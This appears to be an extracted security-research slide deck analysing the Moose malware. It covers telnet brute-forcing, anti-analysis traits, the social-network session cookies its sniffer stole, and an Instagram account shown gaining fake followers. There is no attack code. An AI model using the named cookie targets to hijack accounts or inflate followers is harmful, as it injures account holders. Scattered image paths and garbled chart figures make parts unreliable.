
- Telnet credentials bruteforce
- Wordlist of 304 user/pass entries sent by server

# Compromise Protocol



# Anti-Analysis

- Statically linked binary stripped of its debugging symbols
- Hard to reproduce environment required for malware to operate
- Misleading strings (getcool.com)
- No x86 variant!



# Moose Herding

The Malware Operation

# Via C&C Configuration

- Network sniffer was used to steal HTTP Cookies
  - Twitter: twll, twid
  - Facebook: c\_user
  - Instagram: ds\_user\_id
  - Google: SAPISSID, APISID
  - Google Play / Android: LAY\_ACTIVE\_ACCOUNT
  - Youtube: LOGIN\_INFO

# Via Proxy Usage Analysis

- Targeted social networks

2%

Soundcloud

3%



Others (Youtube, Yandex, Yahoo)

47%

Instagram

49%

Twitter / Vine



59%

Yandex

4%

Yahoo


1%

Amazon Cloud


37%

Youtube


# An Example




# An Example (cont.)



# An Example (cont.)



The screenshot shows the Instagram profile of **@signe\_events**. The profile picture is a logo with Arabic script and the word "Signé". The bio reads: "Signé Weddings | Events Tailored Events. Imagination Inspiration Aspiration beyond Realisation. Address". The stats show 7 posts, 3430 followers (circled in red), and 7 following.

Post 1	Post 2	Post 3
		
#Signé #weddings #events #riyadh #ksa #tulips #elegance #florals #white #vases #pure #princess #queens #bride #cosettelkamar	#Signé #weddings #lighting #LED #lights #bride #entrance #bridalwalk #princess #elegance #setup #dinner #hall #kosha #dubai #emirates #doha #events	#Signé #plusqueparfait #angel #theme #angelicbride #elegance #white #transparency #princess #bridal #unique #pink #babypink #ksa #riyadh #art #events
90 22h	98 6 2d	97 2 2d
	 nadine_boulos ★★★★★ 2d ago	 nadine_boulos Lovely 2d ago

# An Example (cont.)

The image shows a screenshot of an Instagram profile for the account @signe\_events. The profile header features the brand's logo and name, "Signé Weddings | Events Tailored Events. Imagination Inspiration Aspiration beyond Realisation. Address". The follower count is displayed as 11672, which is circled in red. Below the profile information, there are three posts: 1) A display of various chocolates and decorative items. 2) A stage setup with large flower backdrops and a pink carpet. 3) A close-up of a gold-colored chocolate crown on a tray. The post details and hashtags are visible for each image.

**Profile Information:**

- Followers: 11672 (circled in red)
- Posts: 10
- Following: 8

**Post 1 (Left):**

- Likes: 105
- Comments: 4
- Posted 3 days ago
- Tags: #Signé #kosha #lights #lighting #effects #butterfly #flowerslovers #stage #cute #fairy #amazing #ksa #riyadh #creativity #pqp #plusqueparfait #photography #LED #love #like

**Post 2 (Middle):**

